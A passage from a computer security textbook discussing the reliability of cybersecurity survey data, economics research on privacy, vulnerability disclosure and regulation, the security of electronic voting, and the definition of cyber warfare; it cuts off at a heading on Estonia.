governments assist in collecting the data, and economists know where to turn to obtain them. What makes these statistics so valuable to economists is that they are comparable. Two economists can investigate the same situation and either come to similar conclusions or, if they differ, investigate the data models underlying their arguments to determine what one model has considered differently from the other.

Data to support economic decision making must have the following characteristics:

- *Accuracy*. Data are accurate when reported values are equal to or acceptably close to actual values. For example, if a company reports that it has experienced 100 attempted intrusions per month, then the actual number of attempted intrusions should equal or be very close to 100.
- *Consistency*. Consistent reporting requires that the same counting rules be used by all reporting organizations and that the data be gathered under the same conditions. For example, the counting rules should specify what is meant by an “intrusion” and whether multiple intrusion attempts by a single malicious actor should be reported once per actor or each time an attempt is made. Similarly, if a system consists of 50 computers and an intrusion is attempted simultaneously by the same actor in the same way, the counting rules should indicate whether the intrusion is counted once or 50 times.
- *Timeliness*. Reported data should be current enough to reflect an existing situation. Some surveys indicate that the nature of attacks has been changing over time. For instance, Symantec’s periodic threat reports [[SYM06](#)] indicated in 2006 that attack behavior at the companies it surveys had changed from mischievous hacking to serious criminal behavior. But by 2014, the report noted that, “cybercriminals unleashed the most damaging series of cyber attacks in history—ushering in the era of the ‘Mega Breach.’” [[SYM14](#)] Thus, reliance on old data might lead security personnel to be solving yesterday’s problem.
- *Reliability*. Reliable data come from credible sources with a common understanding of terminology. Good data sources define terms consistently, so data collected in one year are comparable with data collected in other years.

The **Information Security Breaches Survey** (ISBS) is a particularly rich source of information about cybersecurity incidents and practices and provides a good model for capturing information about cybersecurity [[BIS14](#)]. A collaborative effort between the U.K. Department of Trade and Industry and PricewaterhouseCoopers, this survey is administered every two years to U.K. businesses large and small. Participants are randomly sampled and asked to take part in a structured telephone interview. Additionally, PricewaterhouseCoopers conducted in-depth interviews with a few participants to verify results of the general interviews.

The survey results are reported in four major categories: dependence on information technology, the priority given to cybersecurity, trends in security incidents, and expenditures on and awareness of cybersecurity. In general, information technology is essential to U.K. businesses, so computer security is becoming more and more important. According to the 2014 findings,

- The number of security breaches decreased somewhat from 2014. Eighty-one

percent of large companies and sixty percent of small businesses reported a breach.

- But breaches were more costly: £600,000 to £1.15 million for large organizations, and £65,000 to £115,000 for small ones.
- Most attacks come from outside the organization and are enabled by malicious software.
- Nearly one in ten respondents changed their security behavior as a result of the worst breach, and the portion of the IT budget devoted to security is increasing, even for the most frugal respondents.
- Seventy percent of respondents did not reveal the nature of their worst attack. So the numbers in the survey represent only a fraction of the real situation.

Are the Data Representative?

[Sidebar 13-2](#) lists some of the data sources commonly used by organizations to support their economic decision-making about cybersecurity. For each one, it is important to ask: How representative are these data? Shari Lawrence Pfleeger et al. [[PFL06](#)] have evaluated the available data, which collectively paint a mixed picture of the security landscape.

Sidebar 13-2 Example Sources of Security Data

In addition to internally generated data, there are many places to find enterprise, national, or international security data. Here are a few examples:

- *Australian Cyber Crime and Security Survey*: This annual report, produced by the Australian government, surveys 135 partner businesses. It is available at <http://apo.org.au/research/cyber-crime-and-security-survey-report-2013>. A baseline was established in 2012, and subsequent reports describe changes with respect to the baseline. Example finding: “Most of the incidents were in the form of targeted emails, followed by virus or worm infection and trojan or rootkit malware... . [R]espondents viewed cyber security incidents to be targeted at their organisation, rather than random or indiscriminate.”
- *The Deloitte Technology, Media and Telecommunications Global Security Study*: This report surveys executives in 135 organizations covered by Deloitte’s Technology, Media and Telecommunications practice. It is available at <http://www.deloitte.com/assets/Dcom-Australia/Local%20Assets/Documents/Services/Risk%20services/Business> Example finding: In 2012, regulatory compliance was the primary driver for improving cyber security. But in 2013, regulatory compliance was not even in the top ten: security strategy and roadmap topped the list. This change suggests that “information security is fundamental to their business and not just a compliance issue anymore.”
- *Ernst and Young’s Global Information Security Survey*: This survey involves data from 1900 Ernst and Young client organizations worldwide, supplemented by in-depth interviews with executives plus secondary research to “provide depth and context” for its findings. It is available at

[http://www.ey.com/Publication/vwLUAssets/EY_-_2013_Global_Information_Security_Survey/\\$FILE/EY-GISS-Under-cyber-attack.pdf](http://www.ey.com/Publication/vwLUAssets/EY_-_2013_Global_Information_Security_Survey/$FILE/EY-GISS-Under-cyber-attack.pdf). Example finding: In the 2012 report, none of the chief security officers reported to the company's chief executive officer. But in the 2013 report, ten percent reported to the CEO. This change suggests that businesses now recognize that security is essential to the company's bottom line.

These surveys provide some insight into how organizations prepare for security situations.

Classification of Attack Types

Understandably, the surveys measure different things. One would hope to be able to extract similar data items from several surveys, but unfortunately that is not often the case.

For example, from 2003 to 2004, the Australian Computer Crime and Security Survey reported a decrease in attacks of all types, but during the same time period, a Deloitte survey found the rate of breaches to have been the same for several years. The variation may derive from the differences in the populations surveyed: different countries, sectors, and degrees of sophistication about security matters.

Types of Respondents

Most of these surveys are convenience surveys, meaning that the respondents are self-selected and do not form a representative sample of a larger population. For convenience surveys, it is usually difficult or impossible to determine which population the results represent, making it difficult to generalize the findings.

For example, how can we tell if survey respondents represent the more general population of security practitioners or users? Similarly, if, in a given survey, 500 respondents reported having experienced attacks, what does that tell us? If the 500 respondents represent 73 percent of all those who completed the survey, does the result mean that 73 percent of companies can expect to be attacked in the future? Or, since completing the questionnaire is voluntary, can we conclude only that respondents in the attacked 500 sites were more likely to respond than the thousands of others who might not have been attacked?

When done properly, good surveys sample from the population so that not only can results be generalized to the larger group but also the results can be compared from year to year (because the sample represents the same population).

Good surveys sample from a defined population so that results are comparable from year to year.

Comparability of Categories

There are no standards in defining, tracking, and reporting security incidents and attacks. For example, information is solicited about

- “electronic attacks” (Australian Computer Crime and Security Survey)

- “security incidents,” “accidental security incidents,” “malicious security incidents,” and “serious security incidents” (Information Security Breaches Survey)
- “any form of security breach” (Deloitte Global Security Survey)
- “incidents that resulted in an unexpected or unscheduled outage of critical business systems” (Ernst and Young Global Information Security Survey).

Indeed, it is difficult to find two surveys whose results are strictly comparable. Not only are the data characterized differently, but the answers to many questions are based on opinion, interpretation, or perception, not on consistent capture and analysis of solid data.

Good surveys measure consistent properties so results can be comparable.

Sources of Attack

Even the sources of attack are problematic. A recent Australian survey noted that the rate of insider attacks has remained constant, at the same time that the Deloitte survey suggested that the rate was rising within its population of financial institutions. There is often some convergence of findings across surveys, however. Viruses, Trojan horses, worms, and malicious code pose consistent and serious threats, and most business sectors fear insider attacks and abuse of access.

However, a firm may be unable to identify a specific cause of an attack. Was it a piece of malicious code? Which? From where? Did an insider do something? Maliciously? Accidentally? Even with well-understood terms of study, some companies may be unable to supply data in proper categories. In such cases, some people leave a question blank, others pick what they think is the closest answer, and still others guess. Inability to collect accurate data limits the validity of some surveys.

Financial Impact

Many of the surveys capture information about effect as well as cause, with similar differences in effect over the same periods of time. These differences may derive from the difficulty of detecting and measuring the direct and indirect effects of security breaches. And there is no accepted definition of loss, and there are no standard methods for measuring it.

But there is some consensus on the nature of the problems. Many surveys indicate that formal security policies and incident response plans are important. Lack of education and training appears to be a major obstacle to improvement. In general, a poor “security culture” (in terms of awareness and understanding of security issues and policies) is reported to be a problem. However, little quantitative evidence supports these views.

Thus, in many ways, the surveys tell us more about what we do not know than about what we do know. Many organizations do not know how much they have invested in security protection, prevention, and mitigation. They do not have a clear strategy for making security investment decisions or evaluating the effectiveness of those decisions. The inputs required for good decision-making—such as rates and severity of attacks, cost

of damage and recovery, and cost of security measures of all types—are not known with any accuracy.

Data required for quantitative decision-making are often lacking.

We can conclude only that these surveys are useful for anecdotal evidence. So if a security officer points to a survey and observes that 62 percent of respondents reported a security incident at an average loss of £12,000, management will rightly ask whether those figures are valid for other countries, what constitutes an incident, and whether its organization is vulnerable to those kinds of harm.

The convenience surveys are a good start, but for serious, useful analysis, we need statistically valid surveys administered to the same population over a period of time. In that way we can derive meaningful measures and trends. The surveys need to use common terminology and common ways to measure effect so that we can draw conclusions about past and likely losses. And ideally, comparable surveys will be administered in different countries to enable us to document geographical differences. Without these reliable data, economic modeling of cybersecurity is difficult.

The Human Touch

Companies and organizations invest in cybersecurity because they want to improve the security of their products or protect their information infrastructure. Understanding the human aspects of projects and teams can make these investment decisions more effective in three ways. First, knowing how interpersonal interactions affect credibility and trust allows decision-makers to invest in ways that enhance these interactions. Second, cybersecurity decision making always involves quantifying and contrasting possible security failures in terms of impact and risk. Behavioral scientists have discovered dramatic differences in behavior and choice, depending on how risks are communicated and perceived. Similarly, people make decisions about trustworthiness that are not always rational and are often influenced by recentness. Tools supporting cybersecurity investment decisions can take into account this variability and can communicate choices in ways that users can more predictably understand them. Third, organizational culture can be a key predictor of how a firm uses security information, makes choices about security practices, and values positional goods like esteem and trust. Each of these actions in turn affects the firm's trustworthiness and the likelihood that its products' security will match their perception by consumers.

The behavioral, cultural, and organizational issues have effects beyond the organization, too. Because one firm's security has implications for other enterprises in a business sector or along a supply chain, the interpersonal interactions among colleagues in the sector or chain can affect their expectations of trust and responsibility. Companies can make agreements to invest enough along each link of the chain so that the overall sector or supply chain security is assured, with minimal cost to each contributor.

Current Research and Future Directions

In 2001, Cambridge University's Ross Anderson described why information security is hard [[AND01](#)]. He also founded a series of Workshops in the Economics of Information

Security (see <http://www.cl.cam.ac.uk/~rja14/econsec.html> for links to each of the workshop's proceedings). Just as security concerns confidentiality, integrity, and availability, research in cybersecurity economics focuses on the economic value and implications of these three characteristics. The economics of cybersecurity, still an emerging discipline even after almost two decades of research, is full of open questions. Its novelty and multidisciplinary nature mean that, as with any area of investigation, there is a scattering of information and much we do not yet know.

Current research in cybersecurity economics focuses on the interaction between information technology and the marketplace. When we buy or use software, we are involved in the market in several ways. First, the price we pay for software may depend on how much we trust it; some consumers trust freeware far less than they trust a branded, proprietary product for which they pay a substantial price. Second, some companies use the “softness” of software to charge more or less, depending on trade-offs involving personal information. Third, the marketplace can be manipulated to encourage vendors to reduce the number of flaws in their products. In this section, we summarize the kinds of problems being addressed by today's research and describe several open questions yet to be answered.

Economics and Privacy

Andrew Odlyzko [ODL03] has been taking a careful look at how economics and privacy interact, particularly with the increased use of differential pricing. We have seen how, as the cost of storing and analyzing data continues to decrease, businesses easily capture data about customer behavior. Practices such as differential pricing encourage customers to part with personal information in exchange for lower prices. Many of us have “affinity cards” at supermarkets, office supply stores, book stores, and more that give us special offers or discounts when we give the vendors permission to capture our buying behavior. Businesses can also monitor where and how we navigate on the web and with whom we interact. The differential pricing also constrains and modifies our behavior, as when we purchase airline or rail tickets online in exchange for lower fares than we would have paid by telephone or in person.

Economists Alessandro Acquisti and Hal Varian analyzed the market conditions under which it can be profitable for an enterprise to use this privacy/pricing trade-off. For example, they have examined the effects of basing price on the number and kind of previous interactions with customers, as described in [Chapter 9](#). They found that “if consumer valuations change for subsequent purchases, perhaps due to the provision of personalized enhanced services, the seller may find it profitable to condition prices on purchase history.” [ACQ05] Many researchers are interested in the balance among personal, business, and societal costs and benefits. On his website, Acquisti asks, “Is there a sweet spot that satisfies the interests of all parties?” (<http://www.heinz.cmu.edu/~acquisti/economics-privacy.htm>)

Economics and Integrity

Many researchers are investigating the economic trade-offs involved in sharing information about vulnerabilities. Eric Rescorla [RES04] explains that because there are so many flaws in large software products, the removal of a single flaw makes no real

difference; a malicious actor will simply find another flaw to exploit. He suggests that disclosure of a flaw's presence before it is patched encourages the malicious behavior in the first place. However, Ashish Arora and Rahul Telang [[ARO05](#)] argue in favor of disclosure. Their models suggest that without disclosure, there is no incentive for software vendors to find and patch the problems. Although disclosure increases the number of attacks, the vendors respond rapidly to each disclosure, and the number of reported flaws decreases over time. Interestingly, their analysis of real data reveals that open source projects fix problems more quickly than do proprietary vendors, and large companies fix them more quickly than do small ones.

Economics and Regulation

There is always heated argument between those who think the marketplace will eventually address and solve its own problems, and those who want a government entity to step in and regulate in some way. In security, these arguments arise over issues like spam, digital rights management, and securing the critical information infrastructure. Many researchers are investigating aspects of the cyber marketplace to see whether regulation is needed.

Consider spam: If most people had a highly effective spam filter, almost all spam would be filtered out before it appeared in the inbox, so the usefulness of spam would be greatly reduced to the sender and the volume of spam would therefore drop. In a marketplace, when some (but not all) members take an action that benefits everyone, the ones who do not take the action are said to get a **free ride**. For example, if most people are vaccinated for an illness, then those who choose not to be vaccinated still benefit from the slowed progress of the disease because the disease does not spread rapidly through the vaccinated majority. In the same way, market regulation—requiring all users to employ a spam filter—could rid the world of spam. But lack of regulation, or some degree of free riding, might be good enough. Hal Varian has been investigating the effects of free riding on overall system reliability.

Many researchers investigating spam invoke economic models to suggest market-based solutions to reducing unwanted electronic mail. For example, paying a small price for each email message—called a micropayment—would generate negligible charges for each consumer but could stop cold the spammer who sends out millions of messages a day.

A similar economic concept is that of an **externality**. Here, two people or organizations make a decision or enact a transaction, and a third party benefits—even though the third party played no role. Howard Kunreuther and Geoffrey Heal [[KUN03](#)] are examining security externalities, particularly where security problems have optimal solutions (from a computing point of view) that are not socially optimal. They are investigating the case in which there is a threat of an event that can happen only once, the threat's risk depends on actions taken by others, and any agent's incentive to invest in reducing the threat depends on the actions of others.

Copyright and digital rights management are frequent topics for regulatory discussion. Marc Fetscherin and C. Vlietstra [[FET05](#)] examine the business models of online music providers, particularly in how the price is determined for a given piece of music. They show that the price is affected by buyer's rights (to copy and move to portable players) as

well as by geographic location and music label. Felix Oberholzer and Koleman Strumpf [OBE04] have examined records of downloads and music sales, showing that the downloads do no harm to the music industry. This result is controversial, and several conference papers have presented dissenting views. Hal Varian [VAR02] discusses the broader problem of the effect of strict controls on innovation. He suggests that as control increases, those who are uncomfortable with risk will stop innovating.

In general, cybersecurity economics researchers are investigating how to use market forces to encourage socially acceptable security behavior. So cybersecurity economics will continue to emerge as companion controls to the technology-based controls we continue to develop.

13.3 Electronic Voting

Once again, we step back to examine a broad issue that cuts across several areas we encounter as we live our lives. Each of us is a citizen, and in most of our countries, we vote to express our views and choose people who represent us in our towns, states, and countries. Traditionally, voting has taken place by means of paper ballots: We mark our choices on a sheet of paper and then hand the paper to someone who will tally the votes.

But even on paper, security looms large. A good security engineer investigating what makes for good voting can point out the C-I-A requirements in the electoral process:

- *Confidentiality.* We want to be able to cast a ballot without revealing our votes to others.
- *Integrity.* We want votes to represent our actual choices, and not be changed between the time we mark the ballot and the time our vote is counted. We also want every counted ballot to reflect one single vote of an authorized person. That is, we want to be able to ensure that our votes are authentic and that the reported totals accurately reflect the votes cast.
- *Availability.* Usually, votes are cast during an approved pre-election period or on a designated election day, so we must be able to vote when voting is allowed. If we miss the chance to vote or if voting is suspended during the designated period, we lose the opportunity to cast a vote in the given election.

With careful control of paper ballots, we can largely satisfy these requirements, but for large populations the efficiency of such systems is poor. Moreover, it can be very expensive to provide paper voting opportunities in remote locations, thanks to travel costs and inefficiencies of small scale. For these reasons, many countries and localities have turned to computerizing voting systems to improve availability and efficiency without sacrificing privacy or accuracy. In this section, we consider first the definition of electronic voting and then the critical issues involved in ensuring that such systems are really fair, confidential, accurate, and available. Notice that we also mention the privacy aspects of electronic voting in [Chapter 9](#).

Paper-based and electronic elections both have weaknesses. Choosing one form requires evaluating the pros and cons of both.

What Is Electronic Voting?

Electronic voting (sometimes called e-voting) refers to an election process that is partially or completely automated. In other words, electronic means are provided for casting votes, counting votes, or both. Thus, you may see the phrase used in different ways, depending on the implied meaning. In this book, we use the phrase to mean complete automation of the voting process from end to end. Note, however, that other people focus on specific activities in the voting process (maintaining lists of registered voters or transmitting votes from a voting booth to a central tabulation facility) that could be done electronically. In particular, casting votes on the Internet has popular appeal, and so some people look at that as electronic voting. We recognize the importance of these individual efforts but want to consider the full case.

Casting Ballots

Ballots can be cast electronically in many ways, including with punched cards, telephones, optical character readers, secure web pages, or special devices that support vote capture by touch screen or other input technology. For instance, Tony Blair, British prime minister, announced in July 2002 that in the British 2006 general election, citizens would vote in any of four ways: online (by Internet) from a work or home location, by mail, by touch-tone telephone, or at polling places through online terminals. Then all the votes would be counted electronically. Similarly, in Brazil, where voting is mandatory and fines are imposed for not voting, every jurisdiction has special-purpose voting machines that look like a variation of a bank's automated teller devices. Brazilians cast their ballots from anywhere in the country, designating desired selections by using a unique number associated with each candidate.

Electronic voting machines can make voting easier, which might increase voter turnout.

Specialized voting devices are sometimes called direct-recording electronic voting systems, or DREs; they capture a voter's choices automatically from touch screens, electronic pens, or other input devices. There are also hybrid technologies. For instance, a machine may electronically record a vote but then generate a paper copy that the voter can examine and verify. The paper ballot is then counted by hand or processed electronically.

The act of casting a ballot is part of a larger process to support voting. The process must include building and maintaining the list of eligible voters, ensuring that each person knows when and where to vote, confirming the identity of each professed eligible voter, recording who has voted, supporting absentee ballots (that is, ballots for people who cannot report to a voting place), and assisting voters who report to the wrong polling place or need other assistance.

Transmitting and Counting Ballots

There are many important steps in the election process, starting before an individual's voting and ending with determination of the winners of elections. Voters must be registered or authorized, candidates must be approved, ballots must be generated, the election parameters (time and place) must be announced, and election workers must be trained. After votes are cast, they must be tallied at individual polling sites, transmitted to precincts or election headquarters, and then amalgamated and totaled there. Finally, the

results must be reported to officials who verify that the counts are correct and that the process was fair and honest.

Each of these steps has obvious security and privacy implications. For example, in some political cultures, it may be desirable to keep secret the identities of those who voted, to prevent retaliation against people who did not vote for a powerful candidate. Indeed, most citizens want to vote anonymously. Although anonymity is easy to achieve with paper ballots (ignoring the possibility of fingerprint tracing or secretly marked ballots) and fairly easy to accomplish with simple machines such as optical readers (assuming usage protocols that preclude associating the order in which people voted with a voting log from the machine), it is sometimes more difficult to maintain anonymity with computers.

To understand why, consider the integrity objectives: Every vote is counted and only authorized people can vote. To satisfy the objective that every vote be counted, we would ideally have a way a voter could verify that his or her vote was counted, that is, be able to pick that vote out of the pool that was counted, which would imply some linkage between a voter and a vote. Similarly, to ensure that only authorized people voted, we need to be able to trace each vote to the single authorized voter who cast that ballot. However, as you have probably already concluded, those connections can also reveal who cast which ballot.

What Is a Fair Election?

We often hear about the need for “free and fair elections.” But what exactly is a fair election? According to Shamos [[SHA93](#)], a fair election is one that satisfies all of the following conditions:

- Each voter’s choices must be kept secret.
- Each voter may vote only once and only for allowed offices.
- The voting system must be tamperproof, and the election officials must be prevented from allowing it to be tampered with.
- All votes must be reported accurately.
- The voting system must be available for use throughout the election period.
- An audit trail must be kept to detect irregularities in voting, but without disclosing how any individual voted.

As people used to thinking of threats and vulnerabilities (in part from your reading of this book), you may already be thinking of ways to negate some items on this list. These conditions are challenging in ordinary paper- and machine-based elections; they are even harder to meet in computer-based elections, especially if there is no mechanism to enable the voter to verify that the vote recorded is the same as the vote cast. And as we noted above, voting privacy is essential; in some repressive countries, voting for the wrong candidate can be fatal.

By looking at the staggering amounts of financial contributions to support candidates in public elections in the United States, we see that much is at stake in these contests. Although we would like to believe in the impartiality of this support, the magnitude of the numbers suggests that there would be ample motive for an attacker to try to manipulate the outcome of the election. If a group donated a large sum of money for a candidate’s election that was still up to the voters, might the group choose to spend that money more

effectively to support an attacker who could produce a definite outcome?

Fair elections are important because public confidence in the validity of the outcome is critical. Consequently, a fair election process must include a mechanism for validating both the accuracy of the collection and the reporting of votes. In a poorly designed process, these two requirements can be contradictory.

In terms of method–opportunity–motive, affecting election results presents possibilities for all three.

What Are the Critical Issues?

One way to enforce the security of the voting process is to use a protocol that is followed carefully by everyone involved. DeMillo and Merritt [DEM83] were among the first to devise protocols for computerized voting. Shortly thereafter, Hoffman investigated the security and reliability of possible electronic voting schemes [HOF87] and recommended ways to use computers to cast votes at polling places [HOF00].

Indeed, many researchers are skeptical that electronic voting can ever be trusted. For example, Rubin’s analysis [RUB00] concludes that, “Given the current state of insecurity of hosts and the vulnerability of the Internet to manipulation and denial-of-service attacks, there is no way that a public election of any significance involving remote electronic voting could be carried out securely.”

Several analyses have borne out these fears. For example, [SCH04] details problems with voting machines, and the analysis by Di Franco et al. [DIF04] of the U.S. presidential election in 2000 demonstrates that a change of only two votes in each precinct would have resulted in a completely different outcome: Gore instead of Bush. More recent elections in the United States have involved several contests that were decided by well under one percent of the votes cast. When an election’s margin is slim, a recount is common and in some cases mandatory. Election officials need adequate data to verify and recount votes, but fully electronic systems may lack the means to satisfy skeptics. In [Sidebar 13-3](#) we show how Estonia developed electronic voting.

Sidebar 13-3 Internet-Enabled Voting in Estonia

Estonia has a relatively high proportion of Internet-enabled government interaction, so it is natural for them to experiment with electronic voting. Beginning in 2001 plans were laid for allowing electronic balloting as an option. In 2005 they held the world’s first Internet-enabled election, in which 1.9 percent of votes cast were done over the Internet. The figure has steadily risen to 21 percent in 2013.

A team of international observers monitored the 2013 election. The Estonian officials cooperated fully, making the entire process, including source code and test machinery, available to the inspectors. The team’s report [HAL14] details weaknesses from poor oversight of and faulty procedures in the voting system, potentially allowing introduction of malware that could disrupt an entire election or replace one vote with another. The positive interpretation of this thorough analysis is that it serves as a good example of both positive and negative

practices from which other political entities can learn.

In 2005, the U.S. Computer Science and Telecommunications Board (CSTB) of the National Academy of Science [NRC05] released its study of electronic voting. The report raised questions that must be addressed in any thorough debate about electronic voting. For example, the CSTB asked how an electronic voting process will assure individual privacy in voter registration and in individual votes. In addition, the study emphasized that the public must have confidence in the process; otherwise, the public will not trust the outcome.

Rubin [RUB02], Schneier [SCH04], and Bennet [BEN04], among others, have continued to study electronic voting. And investigations, such as the one described in [Sidebar 13-4](#), suggest that we are not close to having e-voting machines we can trust³. Even e-voting without specialized hardware can present significant problems. For example, Rubin notes that Internet voting, which has been used in several countries (for example, astronauts in orbit have been allowed to vote by email since 1997), has an obvious benefit: easy access for those who cannot go to the polls. But it has a corresponding weakness: it is not available to people who have no Internet access or who are uncomfortable with computing technology.

³. To be fair, noncomputerized voting has its defects, too. Ballot boxes have mysteriously disappeared, people have been bribed not to vote, and false notices have been circulated advising of a change of election day or polling place. The politics of some big city elections were so corrupt that the phrase “vote early, vote often” was taken literally. Corruption and honest human errors affect accuracy in all elections—electronic or not.

Sidebar 13-4 California’s Top-to-Bottom Review

Over the decade from the mid-1990s to the mid-2000s, many jurisdictions migrated from a paper-based balloting process to some form of electronic voting. But as they did so, a variety of malfunctions were reported both in the voting machines and the process that incorporated them. As a consequence, in May 2007, California’s Secretary of State ordered a “top-to-bottom review” of the electronic voting process in California. Led by Matt Bishop of the University of California Davis and Richard Kemmerer of the University of California Santa Barbara, the teams analyzed electronic voting in several ways:

- They performed a security evaluation of all source code for the four types of voting machines then in use in the state: Diebold (now Premier) Election Systems, Hart InterCivic, Sequoia Voting Systems, and Elections Systems and Software, Inc.
- For each type of voting machine, they thoroughly reviewed the documentation provided by the manufacturer.
- They investigated the ability of each machine to meet requirements for accessibility, including provision of the ballot in a variety of foreign languages.
- They formed “red teams” to perform penetration testing on each machine and process. Acting as though it were election day, the teams attempted to identify vulnerabilities that could allow tampering with votes or lead to errors in the results.

The teams found significant flaws in each of the systems—flaws that could be exploited by someone who need not have expertise in computer security but who could compromise the result of an election. As a result, the Secretary of State decertified usage of each machine being studied.

Furthermore, as you are well aware by this point, Internet voting systems are open to attacks impossible with paper systems. For example, J. Alex Halderman and his students were asked to review the Washington D.C. Internet voting system for casting absentee ballots, which would be quite convenient for people stationed overseas, such as soldiers on active duty. Within 36 hours of first access to a test version of the system, the team was able to completely compromise the system: They could discard ballots already cast and forge new ones at will, and they could associate any ballot with the identity of the person who cast it [[HAL10](#)]. Their attack used a simple instance of the classic script injection attack we describe in [Chapter 4](#).

In this book, we often encourage you to think like an attacker. What kinds of attacks might one perpetrate on an electronic voting process?

Secrecy

How might an attacker reveal someone’s vote? Consider how program flaws could, for example, print two copies of the vote recorded: one that the voter picks up and examines, and one that the attacker surreptitiously carries away (and perhaps matches with a photo taken with a hidden camera). Another way might be social engineering: posing as a voting official and asking questions at an “exit interview.” As we have seen, we don’t always need fancy technology to construct an effective attack.

Tampering

One way to attack a voting machine is to break in and tamper with its workings. Once in, an attacker could reset hardware or change software settings. In September 2010, the U.S. Department of Energy’s Argonne National Laboratory investigated how to break antitamper seals on voting machines. The results are disheartening: Within 11 minutes, almost all of the 244 seals were defeated “by one person, well practiced in the attack, working alone, and using only low-tech methods.” Even more expensive seals didn’t fare much better. The Argonne report [[ARG10](#)] suggests that there are simple countermeasures, derived from doing what we are doing in this book: examining the seals, thinking like an attacker, and learning from trying various attacks.

How else might the results be changed? The U.S. presidential vote in 2000 brings one way to mind: ballot design. Some ballots are easier to understand than others, and ballot design can encourage a voter to think she is voting one way when she is really voting another. Placement of names or party affiliation can make a difference; for instance, some people are biased toward voting for the person at the top of the ballot, so name placement is sometimes randomized to counter that effect. Similarly, places like California have very complex ballots because each election can include multiple jurisdictions (for example, local government, school board, water district), as well as voter initiatives, judicial races, and more. Some researchers suggest that simplifying the ballot may address this problem.

Interface problems can lead to miscounts in other ways. Some voting machines’

interfaces ask the voter to verify the selections before the votes are actually recorded. In some instances, voters have walked away from the machines, not realizing that one more step is needed before their votes were formally cast. In other cases, sliding a finger across the touch-screen causes the machine to crash and reboot [[THO08](#)].

Many of the attacks presented in this book can be directed at vote-tampering. For instance, program flaws may result in changes to vote counts. [Chapter 4](#) introduces man-in-the-middle attacks that can intercept a vote, change it, and force a voting machine to record a vote different from the one the voter intended, while showing the voter an image of the selections the voter believes are being recorded. And, depending on the voting process's architecture, a distributed denial-of-service attack can flood an Internet voting server with spurious traffic, preventing even astronauts from being able to access a voting application.

Assuring Accuracy

How would you assure the accuracy of a vote? The voting process must be examined end to end, to make sure that what the voter intends is what is actually recorded in a vote. One mechanism for such assurance is the production of an audit log. Here, some or all votes are recorded and then examined later, to make sure that no changes were made from the time the vote was cast to the time it was recorded and tallied with other votes. Sometimes, a printed version of the result is used so that the voting process can be reconstructed. Indeed, some researchers argue that only with a printed copy and voter verification can a voting process be fair.

How could the audit log itself be the subject of an attack? And what about protecting the privacy of votes in transmission to election headquarters?

Usability

Voting systems are to be used by all people, but we know that factors of age, physical condition, mental acuity, and language and reading skills affect how people interact with technology. On one hand, computer technology may improve access by, for example, providing a large-type ballot or one in a foreign language. On the other hand, usability (or its lack) can harm accuracy if, for example, a critical instruction (“to cast this ballot press [here]”) were displayed in small type or after a few seconds the program moved to the next screen even if the voter had not selected a choice. How could you alter the outcome of an election by usability features? How can usability promote or reduce availability?

Cost and Benefit

Many of the techniques we can devise for protecting the electronic voting process can be complicated and expensive. How much is enough for protecting votes and providing a fair election? How would we determine the return on investment, especially when a small number of votes can make a big difference in an election? And can we always assume that an electronic process is more efficient? Switzerland, a land of approximately five million eligible voters, uses both paper and electronic ballots in its voting process, with the electronic portion currently capped at 20 percent of the electorate. But the results of a Swiss election are usually available within six hours of the polls' closure. This efficiency results from simple ballot design and simple elections (for example, not very many candidates on the ballot). How can we determine the trade-offs between technological risk

and voting risk?

13.4 Cyber Warfare

In recent years, many governments have turned their attention to the notion of cyber warfare, asking several key questions:

- When is an attack on the cyber infrastructure considered to be an act of warfare?
- Is cyberspace different enough to be considered a separate domain for war, or is it much like any other domain (such as land, sea, or air)?
- What are the different ways of thinking about cyber war offense and defense?
- What are the benefits and risks of strategic cyber warfare and tactical cyber warfare?

In this section, we deviate from our consideration of attacks to examine these important questions. We begin by looking at the definition of cyber warfare: What are we protecting, and what acts are considered acts of war? We follow the definition with several recent examples of purported cyber warfare activities worldwide. Next, we discuss some of the critical issues involved in using cyber warfare as a national tool. Finally, we pose questions for you to consider and debate about the policy, legal, and ethical implications of conducting cyber warfare.

What Is Cyber Warfare?

We begin our consideration of cyber warfare by asking what we are protecting. The U.S. Department of Defense defines cyberspace as “A global domain within the information environment consisting of the interdependent network of information technology infrastructures, including the Internet, telecommunications networks, computer systems, and embedded processors and controllers.” [DOD08] Thus, the Defense Department recognizes a broad cyber infrastructure. But what exactly is an act of cyber war, and how does cyber warfare differ from cybercrime or cyber terrorism?

Definition of Cyber Warfare

The definition of cyber warfare is less settled than you would think. Libicki [LIB09] distinguishes between operational and strategic cyber warfare: The former uses cyber attacks to support war fighting, while the latter uses cyber attacks to support state policy. By Libicki’s definition, cyber espionage can be an act of cyber warfare.

However, others suggest that cyber warfare is more like other kinds of warfare. For example, Eneken Tikk, head of the legal and policy branch of Estonia’s Cooperative Cyber Defense Center of Excellence, says that a cyber war causes “the same type of destruction as the traditional military, with military force as an appropriate response.” [GRO10]

Anup Ghosh [GHO11] has a more nuanced view: He distinguishes cybercrime, cyber espionage, and cyber warfare. He says that cybercrimes are committed when illegal cyber-based actions are aimed at monetary gain. Cyber espionage is different. “[Today’s] cyber intrusions are not bringing down the network, destroying the power grid, the banking system, imploding chemical factories, bringing down airplanes, or destroying common

governmental functions. Instead they are doing reconnaissance, collecting data, and exfiltrating the data through a series of network relays.”

Cyber warfare is larger than cyber mischief, cybercrime, cyber espionage, cyber terrorism, or cyber attack. “Warfare” is a term typically reserved for active conflict between nation states.

What is left is what is often called special operations. As Ghosh says, “Occasionally we’ll see an outbreak where machines get corrupted, networks go down, perpetrators get caught red-handed, and we may even strike back. Is this warfare? It certainly seems to fit the bill... . The perpetrators may be well-trained cyber warriors with specific military/intelligence objectives—the equivalent of special ops in the military branches today. It’s special warfare in the cyber world.” That is, Ghosh suggests that cyber warfare is special operations actions that occur in the cyber domain. Sommer and Brown [[SOM10](#)] offer a similar definition: “A true cyberwar is an event with the characteristics of conventional war but fought exclusively in cyberspace.” Both imply that cyber warfare must be done by state actors, not by arbitrary groups; that distinction separates cyber warfare from cyber terrorism.

Where Ghosh parts company with Sommer and Brown is in the restriction to cyberspace. Sommer and Brown doubt that a true cyber war can happen, but Ghosh sees it differently: “It may escalate to a low intensity conflict. Ultimately it will likely serve a role in traditional warfare in prepping the battle field through intel collection and softening defenses by taking out command and control synchronized with kinetic attack. Is Cyber War real? Yes.”

Possible Examples of Cyber Warfare

Many actions are called acts of cyber warfare. In this section, we present a few that fit most definitions: They have been attributed to state actors and occur in cyberspace.

Estonia

